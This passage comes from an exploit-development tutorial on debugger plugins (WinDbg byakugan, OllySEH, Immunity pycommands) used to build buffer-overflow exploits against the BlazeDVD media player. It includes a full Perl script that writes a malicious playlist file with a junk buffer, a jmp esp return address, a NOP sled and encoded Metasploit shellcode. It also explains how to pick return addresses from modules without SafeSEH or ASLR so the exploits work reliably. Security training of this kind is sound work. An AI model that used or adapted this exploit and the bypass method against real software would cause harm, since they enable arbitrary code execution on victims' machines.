0:000> !jutsu identBuf file myJunk2 c:\junk2.txt
[J] Creating buffer myJunk2.

0:000> !jutsu listBuf
[J] Currently tracked buffer patterns:
    Buf: myJunk1    Pattern: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A... (etc)
    Buf: myJunk2    Pattern: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA... (etc)

0:000> !jutsu hunt
[J] Controlling eip with myJunk1 at offset 260.
[J] Found buffer myJunk1 @ 0x0012f254
[J] Found buffer myJunk2 @ 0x0012f460
[J] Found buffer myJunk2 @ 0x0012f460 - Victim of toUpper!

0:000> !jutsu findReturn
[J] started return address hunt
[J] valid return address (jmp esp) found at 0x3d9572cc
[J] valid return address (call esp) found at 0x3d9bb043
[J] valid return address (jmp esp) found at 0x3d9bd376
[J] valid return address (call esp) found at 0x4b2972cb
[J] valid return address (jmp esp) found at 0x4b297591
[J] valid return address (call esp) found at 0x4b297ccb
[J] valid return address (jmp esp) found at 0x4b297f91
[J] valid return address (call esp) found at 0x4ec5c26d
[J] valid return address (jmp esp) found at 0x4ec88543
[J] valid return address (call esp) found at 0x4ece5a73
[J] valid return address (jmp esp) found at 0x4ece7267
[J] valid return address (call esp) found at 0x4ece728f
[J] valid return address (jmp esp) found at 0x4f1c5055
[J] valid return address (call esp) found at 0x4f1c50eb
[J] valid return address (jmp esp) found at 0x4f1c53b1
[J] valid return address (call esp) found at 0x4f1c5aeb
[J] valid return address (jmp esp) found at 0x4f1c5db1
[J] valid return address (jmp esp) found at 0x74751873
[J] valid return address (call esp) found at 0x7475d20f
[J] valid return address (jmp esp) found at 0x748493ab
[J] valid return address (call esp) found at 0x748820df
[J] valid return address (jmp esp) found at 0x748d5223
[J] valid return address (call esp) found at 0x755042a9
[J] valid return address (jmp esp) found at 0x75fb5700
[J] valid return address (jmp esp) found at 0x76b43adc
[J] valid return address (call esp) found at 0x77132372
[J] valid return address (jmp esp) found at 0x77156342
[J] valid return address (call esp) found at 0x77506cca
[J] valid return address (jmp esp) found at 0x77559bff
[J] valid return address (call esp) found at 0x7756e37b
[J] valid return address (jmp esp) found at 0x775a996b
[J] valid return address (jmp esp) found at 0x77963da3
[J] valid return address (call esp) found at 0x7798a67b
[J] valid return address (call esp) found at 0x77b4b543
[J] valid return address (jmp esp) found at 0x77def069
[J] valid return address (call esp) found at 0x77def0d2
[J] valid return address (jmp esp) found at 0x77e1b52b
[J] valid return address (call esp) found at 0x77eb9d02
[J] valid return address (jmp esp) found at 0x77f31d8a
[J] valid return address (call esp) found at 0x77f396f7
[J] valid return address (jmp esp) found at 0x77fab227
etc...
```

Results :

- eip was overwritten at offset 260 from myJunk1.
- myJunk2 (A's) was found at 0×0012f460 (which is esp-10). So if we replaced eip with jmp esp, we can let our shellcode begin at myJunk2 + 10 bytes (or 16 characters)
- we need to remove the last 4 bytes from $junk in our script, and add the address (4 bytes) of jmp esp or call esp, which will overwrite RET. (Of course, you still need to verify the address...). We'll use 0×035fb847 as an example (not shown in the output above, I still prefer to manually select the return addresses using memdump or findjmp – just because you cannot see the module they belong to in the output of 'findReturn'...


- we need to
  - replace the 1000 A’s with shellcode
  - add at least 16 NOP’s before the shellcode (I have added 50 nops … If you add less, you may see shellcode corruption, which I easily detected using memDiff)


Script :

```
my $sploitfile="blazesploit.plf";
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6A...Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai"; #260 characters
#$junk is now 4 byte shorter
my $ret = pack('V',0x035fb847);  #jmp esp from EqualizerProcess.dll
my $nop="\x90" x 50;
# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";

$payload =$junk.$ret.$nop.$shellcode;

open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
```






Ollydbg plugins

openrce.com has a large number of ollydbg plugins. I’m not going to discuss all of them, but the most important/usefull Ollydbg plugin when writing exploits is OllySEH

This plugin does an in-memory scanning of process loaded modules checking if they were compiled with /safeseh. This means that you can only use this plugin when ollydbg is attached to the process. The plugin will help you finding the correct memory space to look for reliable/working return addresses by listing the modules that are compiled (and the ones that are not compiled – which is even more important) with /safeseh.


Suppose you have found a SEH based vulnerability in BlazeDVD5, and you need to find a reliable “pop pop ret”, you can use ollyseh to find all modules that are not compiled with /safeseh, and then look for pop pop ret instructions in that memory space :


List executable modules : (E)



```
CPU - thread 00000EA8, module ntdll
7C90120F  C3      RETN
7C901210  8BFF    MOV EDI,EDI
```

List safeseh modules :






Look for anything that has "No SEH" or (even better) "/SafeSEH OFF" to find memory space that can be queried for a pop pop ret instruction.

Let's try c:\program files\Blazevideo\BlazeDVD 5 Professional\MediaPlayerCtrl.dll

You could use findjmp to find pop pop ret instructions, or you could do it the hard way by searching for the instructions in the dll using ollydbg :


Go back to the list of executable modules, find the dll and double-click it



```
CPU - thread 00000EA8, module MediaPla
64001000  56              PUSH ESI
64001001  8BF1            MOV ESI,ECX
64001003  E8 68D90000     CALL MediaPla.6400E970
64001008  C706 F0450564   MOV DWORD PTR DS:[ESI],MediaPla.640545F
6400100E  C746 7C 1200000 MOV DWORD PTR DS:[ESI+7C],12
64001015  8BC6            MOV EAX,ESI
64001017  5E              POP ESI
64001018  C3              RETN
64001019  90              NOP
6400101A  90              NOP
6400101B  90              NOP
6400101C  90              NOP
6400101D  90              NOP
6400101E  90              NOP
6400101F  90              NOP
64001020  8B81 EC000000   MOV EAX,DWORD PTR DS:[ECX+EC]
64001026  C3              RETN
64001027  90              NOP
64001028  90              NOP
64001029  90              NOP
6400102A  90              NOP
6400102B  90              NOP
6400102C  90              NOP
```

Right-click and choose "Search for" – "Sequence of commands".

Let’s say you want to look for pop eax, pop <something>, ret, you could do a search for :



```
pop eax
pop ebx
```

(try all combinations with various registers until you find something). Of course, findjmp.exe will work a lot faster because you would only need to vary the first register in the pop pop ret sequence (and the register of the second pop would be located by findjmp automatically). It would indicate a lot faster that this dll does not have any usefull pop pop ret combinations and that you would need to look for another dll to use.

EIther way, this plugin can save you a lot of time when writing SEH based exploits, as you will be able to find a reliable pop pop ret address faster than just by picking any dll and finding addresses using elimination.

Immunity Debugger (ImmDbg) plugins/pycommands

Immunity debugger comes with a nice / large set of plugins, you can find some more useful plugins/pycommands at the following locations :

- findtrampoline : http://www.openrce.org/forums/posts/559
- aslrdynamicbase : http://www.openrce.org/forums/posts/560
- funcdump
- nsearch : http://natemcfeters.blogspot.com/2009/02/nsearch-new-immunitydbg-searching.html
- pvefindaddr (my own custom pycommand)

Because of immdbg’s integration with python, and well documented API, you can add/write your own commands/plugins.


Download the .py files and put them in the pycommand folder.

> The nice thing about ImmDbg is that it contains aliases for the windbg commands, so you can take advantage of the scripting power of immdbg, and still use the windbg command set (if you are more familiar with the windbg commands)


Findtrampoline

This script offers similar functionality as findjmp or Metasploit’s msfpescan tools, when used to find suitable return addresses when exploiting a classic stack overflow. It allows you to look for jmp <reg>, call <reg> and push <reg> + ret combinations. (It does not offer functionality to look for pop pop ret combinations though, which is possible with findjmp and msfpescan)


You can invoke the findtrampoline script by opening the PyCommand window and selecting the findtrampoline script to run :


Immunity Debugger - BlazeDVD.exe - [CPU - thread 000008F4, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b

```
7C90120F   C3               RETN
7C901210   8BFF             MOV EDI,EDI
7C901212   CC               INT3
7C901213   C3               RETN
7C901214   8BFF             MOV EDI,EDI
7C901216   8B4424 04        MOV EAX,DWORD PTR SS:[ESP+4]
7C90121A   CC               INT3
7C90121B   C2 0400          RETN 4
7C90121E   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C901224   C3               RETN
7C901225   57               PUSH EDI
```


Immunity Debugger - BlazeDVD.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Consulting Services
Memory map
CPU - thread 000008F4, module ntdll
PyCommands List
PyCommand
Description
findtrampoline

Double-click, enter the register you want to look for as an argument, and click “OK” to start the script :



```
esp
```

Now wait for the search to complete. The search will look in all loaded modules for a jmp esp (in our example) and then display the number of trampolines/addresses found :


Found 699 trampoline(s)

Alternatively, you can just run the !findtrampoline <reg> command at the bottom of the screen (command line) to kick of the script.


```
!findtrampoline esp
```

Both will trigger 3 search operations to be conducted (jmp, call, and push+ret)


To see the results, open the "Log data" window :



In order to see what instruction was found, select the address and double-click. Then open the "CPU" window



Alternatively, you could use the !searchcode command to look for f.i. jmp esp instruction :



```
58320273 Found jmp esp at 0x58320273 [msg723.acm] Access: (PAGE_WRITECOPY)
58320759 Found jmp esp at 0x58320759 [msg723.acm] Access: (PAGE_WRITECOPY)
58324503 Found jmp esp at 0x58324503 [msg723.acm] Access: (PAGE_WRITECOPY)
58324879 Found jmp esp at 0x58324879 [msg723.acm] Access: (PAGE_WRITECOPY)
58324983 Found jmp esp at 0x58324983 [msg723.acm] Access: (PAGE_WRITECOPY)
583249B9 Found jmp esp at 0x583249b9 [msg723.acm] Access: (PAGE_WRITECOPY)
58324FF9 Found jmp esp at 0x58324ff9 [msg723.acm] Access: (PAGE_WRITECOPY)
58325DDD Found jmp esp at 0x58325ddd [msg723.acm] Access: (PAGE_WRITECOPY)
58328017 Found jmp esp at 0x58328017 [msg723.acm] Access: (PAGE_WRITECOPY)
583281A7 Found jmp esp at 0x583281a7 [msg723.acm] Access: (PAGE_WRITECOPY)
583283F1 Found jmp esp at 0x583283f1 [msg723.acm] Access: (PAGE_WRITECOPY)
58328443 Found jmp esp at 0x58328443 [msg723.acm] Access: (PAGE_WRITECOPY)
58328661 Found jmp esp at 0x58328661 [msg723.acm] Access: (PAGE_WRITECOPY)
5832928F Found jmp esp at 0x5832928f [msg723.acm] Access: (PAGE_WRITECOPY)
58329403 Found jmp esp at 0x58329403 [msg723.acm] Access: (PAGE_WRITECOPY)
5832A885 Found jmp esp at 0x5832a885 [msg723.acm] Access: (PAGE_WRITECOPY)
3D9572CC Found jmp esp at 0x3d9572cc [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
3D9574A6 Found jmp esp at 0x3d9574a6 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
3D96D513 Found jmp esp at 0x3d96d513 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
3D964EA3 Found jmp esp at 0x3d964ea3 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
3D97CBF4 Found jmp esp at 0x3d97cbf4 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
3D97D044 Found jmp esp at 0x3d97d044 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
3D97DFA6 Found jmp esp at 0x3d97dfa6 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
3D980F71 Found jmp esp at 0x3d980f71 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
3D9826C4 Found jmp esp at 0x3d9826c4 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)

Address  Hex dump                  ASCII
004A7000 27 6C DD 77 52 78 DD 77
004A7008 B8 53 DE 77 C8 EF DD 77
004A7010 F4 E9 DD 77 E7 EA DD 77
004A7018 B8 7A DD 77 00 00 00 00
004A7020 00 00 73 01 00 00 74 01   ..s0..t0
004A7028 00 00 75 01 00 00 76 01   ..u0..v0
004A7030 00 00 77 01 00 00 78 01   ..w0..x0

!searchcode jmp esp
Found 2658 address (Check the Log Windows for details)
```


(The output will indicate the address, module (dll) and whether the instruction is in an executable page or not.) Of course, the searchopcode command also works fine, but !findtrampoline will look for all working combinations (whereas searchopcode requires a specific instruction to look for)

aslrdynamicbase

This command will list all modules and indicate whether they are enabled for address space layout randomization or not (vista and 2008). This will allow you to build reliable exploits for these OS'es by looking for return addresses that will have the same address even after a reboot (basically by selecting the application executable or non-aslr enabled dll memory space when looking for these addresses)

This command does not require any arguments. Just run the command from a command line, and look at the ASLR /dynamicbase table for memory locations that are not ASLR enabled/aware.

This one does not only save you time, it will simply mean the difference between being able to build a reliably working exploit and a one-shot working exploit (one that stops working after a reboot).



ASLR /dynamicbase Table


Base	Name	DLLCharacteristics	Enabled?
[illegible]	imagehlp.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	wdmaud.drv	0x0140	ASLR Aware (/dynamicbase)
[illegible]	BlazeDVDCtrl.dll	0x0000	
[illegible]	EqualizerProcess.dll	0x0001	
[illegible]	[illegible]	0x0140	ASLR Aware (/dynamicbase)
[illegible]	oledlg.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	RecorderCtrl.dll	0x0000	
[illegible]	msg711.acm	0x0140	ASLR Aware (/dynamicbase)
[illegible]	iertutil.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	imaadp32.acm	0x0140	ASLR Aware (/dynamicbase)
[illegible]	PowerManagementCtrl.dll	0x0000	
[illegible]	WINMM.DLL	0x0140	ASLR Aware (/dynamicbase)
[illegible]	ole32.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	USER32.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	BlazeDVD.exe	0x0000	
[illegible]	midimap.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	OLEACC.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	SHELL32.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	MSASN1.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	CLBCatQ.DLL	0x0140	ASLR Aware (/dynamicbase)
[illegible]	msgsm32.acm	0x0140	ASLR Aware (/dynamicbase)
[illegible]	iphlpapi.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	UxTheme.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	MMDevAPI.DLL	0x0140	ASLR Aware (/dynamicbase)
[illegible]	WMVCore.DLL	0x0140	ASLR Aware (/dynamicbase)
[illegible]	winmm.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	kernel32.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	asycfilt.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	ntdll.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	ProfileStore.DLL	0x0000	
[illegible]	WININET.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	WMSPDMOE.DLL	0x0140	ASLR Aware (/dynamicbase)
[illegible]	msadp32.acm	0x0140	ASLR Aware (/dynamicbase)
[illegible]	version.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	[illegible]	0x0140	ASLR Aware (/dynamicbase)
[illegible]	PSAPI.DLL	0x0140	ASLR Aware (/dynamicbase)
[illegible]	WMVDMOE.DLL	0x0140	ASLR Aware (/dynamicbase)
[illegible]	AudioProcess.dll	0x0000	
[illegible]	comdlg32.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	winspool.drv	0x0140	ASLR Aware (/dynamicbase)
[illegible]	dhcpcsvc.DLL	0x0140	ASLR Aware (/dynamicbase)
[illegible]	USERENV.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	DibLibDll.dll	0x0000	
[illegible]	VideoWindow.dll	0x0000	
[illegible]	MSCTF.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	skinscrollbar.dll	0x0000	
[illegible]	GDI32.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	msdmo.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	Configuration.dll	0x0000	
[illegible]	OLEAUT32.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	AVRT.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	MMCtrl.dll	0x0000	
[illegible]	EPG.dll	0x0000	
[illegible]	audioeng.dll	0x0140	ASLR Aware (/dynamicbase)
[illegible]	CRYPT32.dll	0x0140	ASLR Aware (/dynamicbase)

```
!ASLRdynamicbase
```

pvefindaddr

This is a small plugin I wrote myself. For more information about this plugin, login and visit the forum at http://www.corelan.be:8800/index.php/forum/writing-exploits/pvefindaddr-pycommand-plugin-for-immdbg/

I will shortly discuss the following 4 operations (but the current version has many more functions) :



```
=========================================================================
!pvefindaddr Usage
------------------
!pvefindaddr <operation> [<options>]
Valid operations:
* p [reg] [module]    (look for pop pop ret) - optionally specify reg and module to filter on
                       Only addresses from non-safeseh protected modules/binaries will be listed
* j <reg> [module]    (look for jmp <reg>, call <reg>, push <reg>+ret) (optionally filter on module)
* jseh                (look for jmp/call dword ptr[ebp/esp+nn and ebp-nn])
                       Only addresses outside address range of modules will be listed
* nosafeseh           (List all modules that are not safeseh protected)
```


- p : look for pop/pop/ret combinations (useful when building SEH based exploits) It will automatically filter out the modules that are safeseh protected. So the addresses you get will be not safeseh protected. Furthermore, it will automatically try all combinations and look in all loaded modules (so you don't have to specify a register or module. If you specify a register, then it will only show combinations where the register is used. If you specify a register and a module name, then you will obviously get all combinations where this register is used, and only from the specified module (even if that module is safeseh protected !)
- j : look for all jmp/call/push ret combinations (useful when building direct ret overwrite exploits). You have to specify the register to jump to, and optionally specify a module name
- jseh : this operation is useful when bypassing safeseh protections. (see tutorial series part 6). Again, this operation will search for all combinations automatically
- nosafeseh : show all currently loaded modules that are not safeseh protected

Download :

pvefindaddr for ImmDbg v1.74 and up (Log in before downloading this file !) - Downloaded 303 times

Other pycommands & command syntax

In order to get more info on how to use the pycommands, simply run the pycommand from the command line without arguments, open the log data windows and you'll get a short help text indicating the parameters that need to be provided in order to correctly run the script.



```
0BADF00D  !findtrampoline   Find a suitable trampoline to the chosen register
0BADF00D  !findtrampoline   <register>
0BADF00D  ex: !findtrampoline ESP
```

```
!findtrampoline
